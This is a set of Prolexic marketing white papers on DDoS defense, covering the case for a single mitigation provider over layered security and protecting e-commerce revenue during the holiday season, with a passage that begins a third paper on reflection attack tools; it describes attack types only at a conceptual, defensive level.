



A Prolexic
White Paper

Why a Multi-Layered Security Strategy Is Not Ideal for DDoS Mitigation

Introduction

Typical IT advice recommends multiple tiers of security to provide the best defense for protecting Internet-facing networks. However, that does not apply to distributed denial of service (DDoS) mitigation. Conventional thinking suggests that cyber criminals with the resources to penetrate a firewall might be stopped in their tracks by a network security device at the router edge, or later at the application layer. Long-held wisdom also says that if attackers do overcome the first level of network security devices and appliances, cyber security services offered by an Internet Service Provider (ISP) or Content Delivery Network (CDN) – or both – can be called into play. Further, many security advisors also recommend having yet another line of defense in reserve – a dedicated cyber security mitigation vendor, or two, to crush any attack that bypasses all the other defensive measures.

This multi-layer, or in-depth, defense strategy may be a good approach for general security for infrastructure needs, but deploying multiple DDoS mitigation devices is a weak defense against the many, complex types and variants of DDoS attacks. Denial of service attacks attempt to make a computer resource, typically a website, unavailable to its intended users. Unfortunately, there is little appreciation of the wide range of DDoS attacks, which extend beyond bandwidth floods, and many enterprises underestimate the scope of what cyber attackers can do to circumvent cyber security defenses to harm the IT infrastructure.

This white paper presents a best-practice case for creating a proactive security strategy against DDoS attacks – a more effective approach that does not involve multiple layers. Instead, it advocates for putting a single, best DDoS defense on the front lines – and testing it regularly – to minimize downtime and mitigate DDoS attacks faster. The paper explains a variety of cyber attacks that can override common devices and mitigation approaches, and the weaknesses inherent in each DDoS mitigation solution. It also includes a financial services case study comparing the experiences of two organizations under similar attack conditions: one relied on a multi-layer DDoS security plan while the other relied on the industry-leading DDoS mitigation vendor as its single best defense.

Have a weak link? There's a DDoS attack for that

One of the most important concepts to understand when developing a denial of service mitigation plan is that DDoS attacks are not a simple one- or two-dimensional cyber threat. The types of denial of service attacks described below are just a few of more than 150 variations that Prolexic mitigates daily.

Bandwidth DDoS attacks

The biggest misconception is that all DDoS attacks are high-bandwidth attacks that fill the pipe to the Internet, and thus can be blocked by firewalls, either locally or at the ISP level. However, firewalls are a weak defense against combination high-bandwidth and high-packet-rate DDoS attacks, which are designed to overload the fixed packet-per-second (pps) processing capability of a router.

It is possible to overload a router using a high pps rate without actually filling up the pipe with excessive bandwidth. The damage caused by this type of cyber attack has a domino effect: if an upstream router is overloaded, then all downstream routers will be affected, too. Therefore, a firewall will only provide protection against bandwidth DDoS attacks until the point where the bandwidth or packet rate of the attack exceeds the capacity of the routers upon which the firewall filters are implemented.

SYN floods

A SYN flood is a Layer 4 infrastructure DDoS attack method in which attackers send a huge flood of TCP/SYN packets, often with a forged sender address, to the server. SYN floods bring down a network connection by using up the number of new connections the server can accept. Consequently, it becomes impossible for the server to respond to legitimate connection requests during this type of DDoS denial of service attack.

SYN floods typically cannot be filtered or blocked by firewalls because attackers target services such as web servers, which must reply to SYN packets in order to function. SYN cookies are one defense, but a weak one. A SYN cookie is a synthetic response to a SYN packet sent by a networking device, but if the SYN flood rate is high, it will overpower a SYN cookie defense, resulting in a successful DDoS attack on the server that generated the SYN cookie.

Moreover, it is very costly to scale SYN flood mitigation to realistic attack sizes of more than 10 gigabits, since the network must respond to every SYN packet. Also, scaling SYN mitigation requires complex routing and the load balancing of multiple mitigation systems to handle SYN floods of more than 40 gigabits.

Three-way handshake

The three-way handshake is the method by which all stateful connections are made in the TCP protocol to ensure reliable communication. Like a telephone conversation in which someone calls, someone answers, and the caller starts talking, the three-way handshake is a conversation approach between the SYN (synchronize) request and a server. The server responds to a SYN request with an ACK (acknowledgement) message to confirm that the request was received. A stream of SYN/ACK communication usually follows until the connection ends with both sides communicating a FIN (finish/end) message.

Connection floods

Connection floods do not involve high bandwidth, but rather are intended to overload the connection limits of infrastructure elements, including web servers, routers and load balancers. If a SYN packet is legitimate, a three-way handshake occurs to ensure a reliable connection between the client and server or another network element such as a load balancer.

Because the network devices keep track of connections, each device can only maintain a fixed number of active connections, allowing DDoS attackers to exploit the device limits by attempting to create millions of connections and then leaving the connections open, but idle.

Common approaches to mitigation of connection floods include stateful firewalls and connection timeouts, but the typical connection limit of many firewalls is too low – usually less than 1 million. In reality, connection floods are powerful attacks that can easily disable firewalls, load balancers and servers. In fact, DDoS connection floods have taken down the sites of many Fortune 500 companies in as little as one minute.

HTTPS attacks

An HTTPS flood is an HTTP flood sent over an encrypted SSL/TLS (Secure Sockets Layer/Transport Layer Security) connection. The combined volume of cryptographic requests and HTTP requests overwhelm the server, so that the server cannot respond to them all.

Encrypted requests usually carry a 10x overhead and cause a drop in server performance. Attackers like

to encrypt attacks because they use so many more resources than non-encrypted attacks. For example, a server set up to handle 1,000 requests per second could handle only about 100 encrypted requests per second. This attack can result in an exceptionally high utilization of system resources – such as CPUs, SSL/TLS accelerators and load balancers – and consequently crash the server.

A common HTTPS flood mitigation strategy is to employ a source-IP based bit-rate and packet-rate limiting technique, thereby blocking a source IP that generates overly high packet rates in an encrypted stream. The problem with this approach is the large number of false positives that are inadvertently blocked as well. Often when an SSL/TLS attack comes in, an IT response team first tries in real-time to tune the DDoS mitigation. A better solution is to have a huge upstream SSL/TLS capacity that can shoulder the burden of very large SSL/TLS attacks and mitigate them with more accuracy.

Where are your weak links?

What are the limits of each of your network elements and how quickly and easily could they be brought down by each of the DDoS attacks described above? Not having an answer to this question indicates that your network infrastructure is at great risk of an outage due to a denial of service attack.

Costly system downtime from DDoS attacks will occur anytime an attack overloads the limits of any on-premise mitigation device or application within your infrastructure. DDoS attackers will identify and target your weaker links, because the weaker, easily-overloaded mitigation tools in a layered DDoS defense will fail first and lead to downtime. That is why it is critical to optimize your survival of DDoS attacks by putting forth your best and strongest DDoS mitigation services as your first line of defense.

An escalated approach to security with multiple tiers of appliances and vendors is simply not effective in the world of determined DDoS attackers. In Prolexic's experience, the more DDoS appliances and/or mitigation service providers involved, the slower the deployment of mitigation services and the longer it takes to stop a DDoS attack and bring the victimized site back online. And the longer your website is down, the greater the financial loss, the worse damage to your company reputation, and the more customers will click-away to competitors.

Multiple devices and vendors slow down DDoS mitigation

Time is of the essence when a DDoS attack hits and causes a site outage. Unfortunately, the traditional multi-layer cyber security model is slow and cumbersome when responding to denial of service attacks because of the number of technologies and people involved.

For example, when a website uses the add-on DDoS mitigation services of both an ISP and a CDN, management can waste up to 30 minutes or more deciding whom to call first when a DDoS attack is detected. If the ISP and CDN deploy services, one may conclude that the other's network activity is a part of the attacker's malicious traffic and block the service, consequently causing more problems and more delays to mitigation.

If in-house DDoS appliances are involved, IT must take time to deploy them and reconfigure the network. Additional reconfiguration may be necessary each time the attack vectors change during the attack, as they often do in randomized Layer 7 attacks. Layer 7 attacks are difficult for automated tools to stop, because they look like legitimate traffic. A CDN using automated tools alone would need at least an hour to create and deploy new filtering rules each time a randomized Layer 7 attack changes. All the while, your website remains down or crippled.

What traditional cyber security cannot do

The first step in determining an effective network security strategy for DDoS threats is knowing the first place your infrastructure would fail in a DDoS attack and ramping up the monitoring of that area. Equally important, you should become familiar with the capabilities of typical cyber security devices and resources, and know their limits against DDoS attacks. As you might expect, DDoS threats are intended to strain these systems and reach their point of failure.

Firewalls

Firewalls are designed to handle typical loads of traffic volume, not the exceptionally high volume that characterizes a DDoS attack. Firewalls can often successfully block UDP floods, ICMP floods and other ping floods. However, firewalls are not as effective with other types of DDoS attacks, such as those that target DNS servers and the application layer.

Firewall protection from an ISP is handled differently from a firewall device. When a DDoS attack occurs, a common approach by an ISP is to block traffic using ACL (access control list) filters. As a result, ISPs typically cannot stop SYN, DNS, HTTP and HTTPS floods to your services.

On-premise DDoS appliances

On-premise equipment usually cannot block DDoS attacks with a 10 Gigabit packet rate or higher. An ISP or cloud provider will have better success stopping attacks of this size. Attackers capable of launching 10 Gigabit attacks can also often increase attack size further and change the attack to circumvent mitigation. Only seasoned DDoS mitigation experts can block large and complex DDoS attacks in real-time when an attack involves high packet rates and changing DDoS attack vectors; an on-premise DDoS appliance will be ineffective.

Routers

High-packet-rate DDoS attacks nearly always exceed the packet-per-second limits of routers. All routers have pps maximums per line-card and per backplane. When a router's pps limit is exceeded, border gateway patrol (BGP) sessions may drop and cause an outage. If a BGP session goes down, the route to your router will disappear, causing traffic to stop flowing. BGP sessions will reinitialize, but unfortunately, the attack traffic will return and cause another outage.

Some DDoS attacks, such as Internet Control Message Protocol (ICMP) echoes, or large volumes of trace routes, are processed on some routers by general-purpose CPUs. As a result, even low levels of certain types of traffic can effectively bring down a router by pegging its CPU at 100 percent. Prolexic recommends evaluating different attack vectors and how they are handled by your infrastructure, along with ensuring proper implementation of control plane policing and similar techniques, because different protocols may be handled differently.

Self-hosted DNS servers

Domain Name System (DNS) servers can be attacked with spoofed User Datagram Protocol (UDP) packets at high rates. Also, DNS servers can be overloaded with negative requests – requests for resources that do not exist. Prolexic recommends that you have effective DNS platform monitoring in place to identify the types of requests and the volume of requests to determine if the DNS server is just being loaded with legitimate traffic or is under attack.

If you host your own DNS infrastructure, consider setting it as *primary authoritative*, but have other name servers on other networks. Without a third-party hosted DNS in place, it can take up to 48 hours to migrate the start of authority record (SOA) to a third party when DDoS protection is needed.

ISPs

ISPs experience the most escalations of any mitigation provider. It often takes 30 or more minutes for the right resources to take action. Very large DDoS attacks can cause difficulties for your ISP(s). Because large amounts of malicious traffic against your site can cause collateral damage to the ISP's other customers, often the only recourse ISPs have is to blackhole your traffic – that is, make it go away. If your site is blackholed, no one, not even legitimate visitors, can access your site.

Most ISP mitigation of DDoS attacks peaks at 15 to 20 Gbps and at relatively low packet rates. Attackers launching very large attacks often spend considerable time analyzing their targets, and it is not uncommon to see spoofed traffic bypassing white lists or attacks targeting back-end IP addresses.

CDNs

Because CDNs only protect traffic directed through their network, back-end infrastructure elements are often exposed to DDoS attack. CDNs have high capacities and can absorb repetitive requests, but their ability to analyze and respond to randomized attacks is very slow.

Third-party cloud-based mitigation providers

Unlike Prolexic, most third-party cloud providers of DDoS mitigation services lack service-level agreements (SLAs) for availability and protection, leaving you without any guarantee of protection. Prolexic recommends using a third-party cloud platform to proxy inbound traffic to your cloud platform, and auto-scaling your cloud servers to handle large load increases due to DDoS attacks while protection is put in place.

How much will a DDoS outage cost?

If your website were taken down by a DDoS attack, what impact would it have on your business? Some estimates of revenue loss from DDoS attacks illustrate that lengthy DDoS attacks are critical threats to the life of any company that does business online:

- The median annual cost of cybercrime to an individual e-Commerce organization ranges from US\$1 million to \$52 million¹.
- A DDoS attack that shut down the site of a popular battery retailer for several hours resulted in losses of US\$40,000².
- Gartner predicts a 10 percent growth in the financial impact of cybercrime on online businesses through 2016, as DDoS attackers take advantage of new software vulnerabilities introduced via cloud services and employee-owned devices used in the workplace³.

¹ Ponemon Institute, 2010, as reported by the U.S. Federal Bureau of Investigation in April 2011, <http://www.fbi.gov/news/testimony/cybersecurity-responding-to-the-threat-of-cyber-crime-and-terrorism>

² <http://www.jsonline.com/news/waukesha/125318318.html>

³ http://biznewz.co.uk/business_news/2011/699/699

In addition to financial losses, online businesses brought down by DDoS also suffer damage to their brand reputation, resulting in lost customer confidence and market reputation.

Poorly performing sites also affect Internet search results. Google and other search engines detect when a website is down or performing slowly. A website's search engine ranking can be compromised or the site may be dropped by the search engines altogether if the outage is lengthy. Prolexic has observed instances where it has taken an e-Commerce site more than 30 days to restore its search engine ranking after an outage caused by a DDoS attack.

A single, proactive DDoS defense for faster mitigation

Minimizing site downtime due to DDoS attacks should be the key goal of a proactive cyber security strategy. This goal can be achieved by putting an experienced DDoS mitigation services provider out front as your best defense – a single first responder with the expertise to mitigate all denial of service attacks quickly.

Know DDoS. Know your network.

When building a DDoS mitigation strategy, Prolexic recommends a proactive approach:

- Learn everything you can about denial of service, types of attacks, and variations. Can your current devices mitigate any or all of them?
- Analyze the networks where your services are hosted to find weak areas vulnerable and attractive to DDoS attackers. Are they adequately protected?
- If you are using third party services in the cloud, are they adequately protected?
- Analyze and test your current cyber security devices. What are their limits?
- Determine how each type and variation of DDoS attack would impact business services and their protection. How long would it take for DDoS to bring down each type of mitigation device – and your entire network?
- Compare DDoS mitigation vendors, services, and devices. Which one gives you the strongest defense against all sizes, types and variants of DDoS threats upfront to protect all network elements?

The first and best defense DDoS mitigation service provider should take only minutes to mitigate a DDoS attack and bring a website back up and/or restore certain services – a speed of service that an ISP or CDN cannot match, as it typically takes an ISP or CDN several days or weeks to achieve the same result, and they often fail completely. What's more, ISPs and CDNs are very limited as to the number and type of cyber-attacks they can mitigate.

Your best-defense DDoS mitigation service provider should be able to quickly mitigate all types of DDoS attacks, especially those with changing attack vectors. In just 10 minutes, a DDoS mitigation service provider should be able to analyze a complex, randomized Layer 7 attack, develop and test a custom signature tailored to defeat the attacker's specific countermove, and deploy it globally.

In addition to core expertise in cyber-attack mitigation, a DDoS mitigation vendor should also provide additional value beyond fighting denial of service attacks. For example, the vendor should be able to serve as a business partner and mentor to guide you in developing a proactive cyber security plan to avoid lengthy site outages. You should also expect the vendor to have experience identifying botnets and the ability to deliver forensic attack data to law enforcement to bring cyber attackers to justice.

Deploy and test your DDoS defense – before an attack

A DDoS attack can stress systems and applications in ways that IT never anticipated nor tested – and the worst time to find out how well a new DDoS mitigation service will stand up to a DDoS attack is when you are under attack.

In addition to reducing the number of layers in your cyber security plan, you can further reduce the damage of DDoS attacks by installing and deploying a dedicated DDoS mitigation solution in advance of an attack.

Consequently, Prolexic advises all enterprises to engage a best-defense DDoS mitigation service provider, test the solution in simulated attack scenarios, and create a playbook to inform all participants and speed communication in the event of an attack. By taking action in advance to deploy a single, best DDoS defense, the time to mitigation and the risk of lengthy site downtime are significantly reduced.

Case study: Multi-tiered versus single provider approach to DDoS mitigation

Two different financial services organizations were hit with DDoS attacks of similar size and complexity, launched by the same cyber attacker in September 2012. Initially, the online banking sites of both organizations were crippled by these exceptionally large 70 Gbps denial of service attacks. One firm emerged relatively unscathed, while the other had significant and repeated outages.

Figure 1 illustrates the results of two different cyber security responses to the same type of high-volume DDoS denial of service attack. It shows the latency of each – how long it took for a web page to load⁴. The latency time for one bank is much lower – the one that switched from a multi-layer security approach to a single, dedicated DDoS mitigation vendor – Prolexic.




Figure 1: Website latency for two financial firms hit by the same DDoS attack

⁴ The latency measurement was performed by Gomez®, a third-party monitoring tool.

Before Bank A engaged Prolexic's dedicated DDoS mitigation services, several other vendors were involved in fighting the attack. The spikes in latency, which reached 15 seconds for page loading, all occurred while multiple vendors struggled and failed to counteract the attacker's randomized moves. Later, Bank A brought in Prolexic, who became 100 percent responsible for mitigating the attack. In just minutes, Prolexic was able to counteract the new, changing attack vectors and reduce page loading latency to less than 2 seconds.

Bank B also used a variety of vendors and cyber security approaches and did not vary from its cyber security strategy. Efforts to mitigate escalated from on-site appliances to mitigation services from an ISP. After the ISP failed to stop the attack, Bank B approached its CDN, and finally a DDoS mitigation provider. Because of the large size of the attack, none of the layers in the cyber security strategy worked. In essence, Bank B thought it was protected by many different vendors, but none could mitigate the attack. As a result, the website experienced considerable downtime, and for much of the attack, the latency of web page loading was more than 35 seconds – making the site essentially useless to customers and other site visitors who could not access information and services quickly.

This comparison case study clearly illustrates the advantage of having a single, proven best-defense DDoS mitigation service provider over a traditional multi-layer, multi-vendor cyber security strategy.

Conclusion

Escalating from a network security appliance to an ISP and then a CDN or cloud-based service provider, and finally to a DDoS mitigation specialist while under attack only creates more confusion, more problems of coordination, and ultimately, more downtime. In addition, every time IT attempts to use a different mitigation device in their arsenal they are introducing changes into the network – and network change carries risk, especially during a DDoS attack when the network is at its most vulnerable.

To effectively mitigate DDoS attacks, Prolexic recommends going against the industry norm of multi-layer security and instead choosing a one best DDoS mitigation service provider. There are simply too many possibilities of failure in a world where DDoS attackers have so many different attacks to choose from and can switch between attack types frequently and at will in an effort to topple the weak links in your network infrastructure.

Determine the best single DDoS defense and put that in place as your first responder to all sizes, types, and emerging variants of distributed denial of service attacks. In addition, deploy and test the DDoS mitigation solution before an attack occurs, so that you can put your cyber security plan into action quickly and confidently.

Using a proven, dedicated DDoS mitigation services provider as your first line of defense is the best proactive strategy against DDoS – and the only one that will work in the shortest amount of time and require the least adjustment to network devices.

About Prolexic

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission-critical Internet-facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, energy, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, follow us on LinkedIn, Facebook, Google+, YouTube, and @Prolexic on Twitter.



A Prolexic White Paper

Safeguarding e-Commerce Revenues from DDoS Attacks in Q4

Introduction

The Q4 holiday shopping season is prime time for profitability as online shoppers fill their carts from the convenience of their home computers, tablets and smartphones. Over the next four years, online sales are expected to surge to new heights as U.S. retail e-Commerce sales continue on a steady upward climb. eMarketer, an authority on digital marketing, media and commerce, predicts that e-Commerce is on an impressive growth curve of 14 percent that started in 2011 and is expected to reach US\$434 billion in sales by 2017. Major traditional retailers, such as Gap, Inc., are seeing steady increases in the percentage of e-Commerce activity. The Gap saw US\$1.9 billion in online sales in 2012, representing 12 percent of the company's total sales for the year. Based on this outlook, online sales are projected to grow three times faster than total retail sales over this period.¹

Unfortunately, distributed denial of service (DDoS) attacks are following a similar upward trajectory. Like the proverbial Grinch, attackers are launching attacks that are bigger, longer and stronger. If your site is targeted, this can result in lengthy outages as well as disruption to sales and services, all of which can be devastating to sales revenues and your brand.

Many online businesses think it won't happen to them – and that is a critical mistake. What if your site was taken offline by a DDoS attack? Who would you call first? How long would it take for services to be restored? How much sales revenue could you lose? Knowing the answers to these questions – and taking best-practice actions to improve DDoS mitigation strategies for faster attack resolution – can make the difference between a highly profitable or truly miserable online holiday sales season for your business.

This white paper will explore how a faster DDoS mitigation response can reduce the length of site outages and revenue loss. We will discuss how an extended outage can not only lead to greater financial losses, but also adversely affect the reputation of your online business, customer relationships, and Google search rankings. We will then recommend best practices that support fast, controlled DDoS mitigation leading to minimized outages. The paper will conclude with a real-world example of how an e-Commerce company experienced multiple DDoS attacks, but has now turned the tables in its favor with a consistent and controlled DDoS mitigation plan. We will also provide a link to our free DDoS protection planning tool, PLXplanner, which will help you determine your potential revenue loss if faced with a lengthy outage caused by a DDoS attack.

1. "US Retail Ecommerce Outlook - What's Driving Growth," Jeffrey Grau, eMarketer, April 2013

The consequences of DDoS-driven downtime

A DDoS attack is an attempt to make a computer resource (i.e. website, email or a whole network) unavailable to its intended users. By overwhelming it with data and/or requests, the target system either responds so slowly as to be unusable or crashes completely. The data volumes required to do this are typically achieved by a network of remotely controlled computers known as bots. Bots fall under the control of an attacker, generally through the use of malware that exploits system weaknesses.

In Prolexic's experience, gained from mitigating denial of service attacks against many leading e-Commerce sites, we have seen that the longer a website is rendered unavailable by a DDoS attack, the greater the amount of lost revenue. For example, a popular e-Commerce website told Prolexic it had calculated that it lost US\$1,000 per second when it was brought down by DDoS attackers, and industry analysts estimate the cost of a 24-hour outage for a large e-Commerce company can approach US\$30 million. Other well publicized statistics on revenue loss from DDoS drive home the point that lengthy DDoS attacks are critical threats to the livelihood of e-Commerce businesses:

- The estimated financial impact of a DDoS attack is US\$2.1 million dollars lost for every 4 hours down and US\$27 million for a 24-hour outage.²
- Average losses in 2012 for business services organizations caused by DDoS and resulting in downtime totaled US\$54,997,216.²
- Gartner predicts a 10 percent growth in the financial impact that cybercrime will have on online businesses through 2016 as DDoS attackers take advantage of new software vulnerabilities that are introduced via new cloud services and employee-owned devices used in the workplace.³

While these statistics illustrate how devastating a DDoS attack can be for online businesses, the threat of financial damage grows dramatically during the holiday season and the most profitable quarter of the year. Forrester Research and Gartner have estimated that e-Commerce businesses incur more than US\$1 billion in revenue loss caused by customer click-aways if a website loads slowly or is not accessible.⁴

2. "Develop a Two-Phased DDoS Mitigation Strategy," John Kindervag, Forrester, May 17, 2013

3. "Gartner Reveals Top Predictions for IT Organizations and Users for 2012 and Beyond," Dec. 1, 2011

4. "Slow-loading Websites May Cause Loss of Revenue for E-commerce Businesses," Martha L. Arias, Internet Business Law Services

The rising threat of DDoS attacks

The Prolexic Security Engineering Response Team (PLXsert) monitors malicious cyber threats globally and analyzes DDoS attacks against Prolexic's global customer base using proprietary techniques and equipment. Through digital forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks. For 2012, Prolexic logged a 53 percent increase in the total number of attacks compared to 2011 – illustrating the growing, pervasive and global threat that DDoS has become for all industries, including e-Commerce. In addition, the total number of attacks increased 29 percent when December 2012 is compared to December 2011.

The main effects of DDoS attacks

- **Lost or deferred revenue** – If your site is taken offline you cannot make sales and process orders. And the longer the outage, the more sales you lose. Customers may return to the site to complete their shopping after the DDoS attack, but may still encounter problems with site services caused by collateral network damage from the distributed denial of service attack. For example, they may return to find an expired shopping cart that they had previously filled with hundreds of dollars of merchandise the day before, so the merchant risks losing this deferred revenue, as well.
- **Brand damage due to loss of customer satisfaction** – In addition to financial losses, whether the DDoS distributed denial of service attack takes a site offline for minutes, hours or days, the e-Commerce site's brand perception suffers damage on multiple levels, especially during the holidays. Some customers will turn to competitors to complete their holiday shopping and may never return, while others may post their complaints about the site outage on social media networks for the whole world to see. As we will discuss later in this paper, fast restoration of site accessibility and customer-facing services is critical to minimizing loss of revenue and customer loyalty.
- **Stock price and investor confidence** – Once discussed only behind boardroom doors, large DDoS attacks on retailers have become regular reports on the nightly news. Investors are watching and some companies have seen stock prices temporarily fall by nearly 50 percent after news of a successful DDoS attack.
- **Damage to search engine ranking** – Google and other search engines will detect when a website is down or performing slowly. If the outage is lengthy, e-Commerce sites risk losing their search engine ranking or being dropped by the search engines altogether – a situation that is particularly devastating during the holiday shopping season. Simply put, the search engines do not want to damage their own reputations by directing people to sites that are down for a long period of time. Prolexic has seen cases in which it has taken an e-Commerce site more than 30 days to restore its search engine rank after an outage caused by a DDoS attack.

Warning signs that your website could be targeted

The emergence of easy-to-use DDoS toolkits makes it simple for malicious actors to launch DDoS attacks – using computers or even mobile apps. This makes it urgent that organizations of all sizes take the threat of DDoS attack seriously. You can start with knowing the warning signs that your site may be a target:

- Be especially vigilant if another site in your industry has been attacked. This can be a warning of additional attacks to come against other targets.
- Closely monitor social media sites and blogs. Hackers love to brag about their past exploits and sometimes announce which industry they plan to target next. In addition, inflammatory or controversial messages posted on your own corporate sites or blogs could motivate hacktivist groups to target your website – or you may even become the victim of a disgruntled employee or customer.
- Don't ignore an extortion or blackmail attempt, even if you don't plan on paying the ransom. Alert IT and your DDoS mitigation service provider, and take all threats seriously.
- Learn how different types of DDoS threats can affect different elements of your network and implement a DDoS mitigation service that will protect all of them.
- Keep up with trends in DDoS attack signatures and toolkits. Prolexic has a wealth of information and threat reports at www.prolexic.com.
- If your DDoS mitigation provider captures real-time attack forensics, you can share them with law enforcement agencies for a better chance of identifying the attackers.

DDoS survival starts with fast mitigation

Minutes count when DDoS attacks hit. The faster that DDoS mitigation services can be deployed, the shorter the outage experienced by an e-Commerce site, resulting in minimized revenue loss. Based on Prolexic's experience defending some of the world's leading e-Commerce sites against DDoS attacks, and the success of our industry leading time-to-mitigation Service Level Agreement (SLA), Prolexic has developed the following best-practice recommendations for minimizing site downtime as a result of a DDoS attack.

Have a single source for DDoS mitigation services

Experience has shown that the more DDoS appliances and/or mitigation service providers involved, the slower the deployment of services and the longer it takes to stop a DDoS attack and bring the site back online. For example, if an e-Commerce site uses the add-on DDoS mitigation services of both an ISP and a Content Delivery Network (CDN), management can waste up to 30 minutes or more deciding whom to call first. Also, after determining the type of DDoS attack, the ISP may not be able to help, so management must take additional time to call the CDN and then wait for the CDN to respond. If both entities deploy services, one may determine that the other's network activity is a part of the attacker's malicious traffic and block the service, consequently causing additional delays to mitigation.

If in-house DDoS appliances are involved, IT must take yet more time to deploy them and reconfigure the network. All the while, the e-Commerce site remains closed for business on Cyber Monday instead of generating the year's highest daily revenue.

The bottom line is that DDoS attacks should take no more than minutes to stop once traffic starts flowing through the vendor's mitigation network – that is, to bring a website back up and/or restore certain services. It would typically take an ISP or CDN several hours or days, and they often fail completely. The fastest DDoS mitigation service only comes from a pure play provider who specializes in quickly stopping DoS, DDoS and other cyber attacks. This type of DDoS mitigation services provider is focused solely on fast mitigation to help e-Commerce sites minimize downtime, revenue loss and prevent brand damage.

A dedicated DDoS mitigation service provider should be able to quickly mitigate all types of DoS and DDoS attacks, such as application layer (Layer 7) attacks and their variations, not just volumetric attacks. In just a few minutes, a DDoS mitigation services provider with a dedicated and experienced mitigation team should be able to analyze a complex, randomized Layer 7 attack, develop and test a custom signature tailored to defeat the attacker's specific countermove, and deploy it globally. ISPs and CDNs may argue that automated mitigation systems can respond faster in non-randomized attacks, but these systems tend to create a large number of false positives and tend to cause some collateral damage to the application they are supposedly protecting.

In addition, a CDN using automated tools alone would need hours to create and deploy new filtering rules during a randomized Layer 7 attack as opposed to the minutes that it would take live DDoS mitigation experts to respond.

Make DDoS a part of your disaster recovery plan

Reducing the number of players in your DDoS mitigation strategy is only half the battle when trying to reduce the impact of DDoS attacks. Like any winning team, enterprise IT needs a playbook or plan that supports a fast, yet consistent and controlled response to denial of service attacks. Prolexic works with customers to simulate DDoS attack scenarios that require no changes to the network, but allow management to work out the best plan for managing internal communications and external communications with its DDoS mitigation service provider during an actual attack. After the simulation, management will know exactly how long it will take to put the DDoS response plan into action – and they will know whom to call first to ensure a rapid, repeatable and calm response to DDoS attacks.

Distributed denial of service DDoS attacks and other cyber threats should be considered a disaster when they occur, much like the other what-if scenarios in an enterprise disaster or incident response plan. Here are three best practices for a fast DDoS defense that will evolve from the playbook exercise described above:

- Manage communication across the enterprise using short, internal Twitter-style updates to help employees know what is going on during a DDoS attack without disrupting daily business routines.

- Identify key contact persons and notify these people immediately when a DDoS attack occurs. As such, everyone on the incident response team will know what to do – and do it quickly – in the DDoS mitigation process.
- Organize DDoS mitigation plan information for easy, fast accessibility during an attack to eliminate time-consuming panic and confusion.

Spafinder.com, a trusted global source for spa and wellness services and products, was hit with a DDoS attack in August. The company had just put a DDoS mitigation solution in place provided by its hosting company. This was done as a protective measure against attacks during the company's busiest time of the year – the fourth quarter - when holiday sales usually generate millions in Spafinder's annual revenue. However, the hosting company was unable to mitigate the attack after trying for approximately four hours.

The CEO engaged Prolexic on the recommendation of a trusted business partner. The Spafinder site became accessible to customers again within minutes after Prolexic routed the site's traffic through its globally distributed scrubbing centers.

Although Spafinder's hosting company had told the CEO that this was a very sophisticated DDoS attack that was difficult to mitigate, Prolexic technicians immediately recognized it as a combination Layer 4 and Layer 7 attack – a common type that they had dealt with many times before and could mitigate quickly. Also, using a combination of proprietary mitigation tools and real-time monitoring by live DDoS mitigation experts, Prolexic counteracted every move the attacker made during two days of randomized attacks, and kept the Spafinder site up and ready for business.

According to the CEO, Spafinder.com does 20 percent of its business online with 50 percent of that revenue coming in the fourth quarter holiday shopping season. Spafinder typically sees holiday shopper traffic that generates revenue of approximately US\$50,000 to US\$100,000 per day. Any disruption to business at that time would cost the company millions of dollars. Since Prolexic mitigated the DDoS attack, Spafinder has not experienced another, and the e-Commerce company remains well-prepared against all DoS and DDoS attacks during Q4 and throughout the year with Prolexic protection.

Conclusion

The increasing frequency of cyber attacks against e-Commerce companies and their ancillary business partners, especially during the holiday shopping season, have become an unfortunate fact of life on the Internet. Looking ahead to Q4 2013, PLXsert once again advises e-Commerce companies to put strong DDoS protection measures in place to thwart even larger and more complex attacks, designed to take online businesses down for longer periods of time.


Fast, reliable and controlled DDoS mitigation services delivered by a pure-play DDoS mitigation service provider are key to minimizing site downtime and financial loss for e-Commerce websites, both during the Q4 holiday shopping season and year around. In addition, e-Commerce businesses that take proactive measures to create a DDoS mitigation playbook with their mitigation vendor will have a competitive advantage as an online business that will always be open for business – on Cyber Monday as well as throughout the year – despite the escalating threats of DDoS distributed denial of service attacks and other types of cyber crime.

Try our free DDoS protection planning tool

How could your e-Commerce site be affected by a DDoS attack? Answer some simple questions and get an immediate answer using Prolexic's free **DDoS protection planning tool, PLXplanner**. It was designed to give you new insight into the elements of your present DDoS defense and open your eyes to specific ways that DDoS attacks can affect your business, along with recommendations for how to improve your defenses. The more you know about DDoS, the better you can protect your network against cyber crime.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, energy, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.



A Prolexic
White Paper

Reflection Attack Tools and the DDoS Marketplace

Introduction

The DDoS-as-a-Service marketplace has expanded to include the development and resale of custom attack tools. The tools can scan large IP address ranges to discover vulnerable servers that can be utilized as unwilling participants in amplified reflection DDoS attacks. Attackers build lists of these victim servers from which to reflect and amplify attack traffic towards their primary targets. Such scanner tools were previously only available for sale privately within underground forums, but many have been leaked into the public realm. In addition, free scanner tools are also available.

In 2013, Prolexic observed a significant uptick in Distributed Reflective Amplification Denial of Service (DrDoS) attacks against customers in multiple industries. In these attacks, the target customer was inundated with floods of Layer 3 requests that made use of network protocols such as DNS, SNMP and CHARGEN, a protocol that many consider to be obsolete.

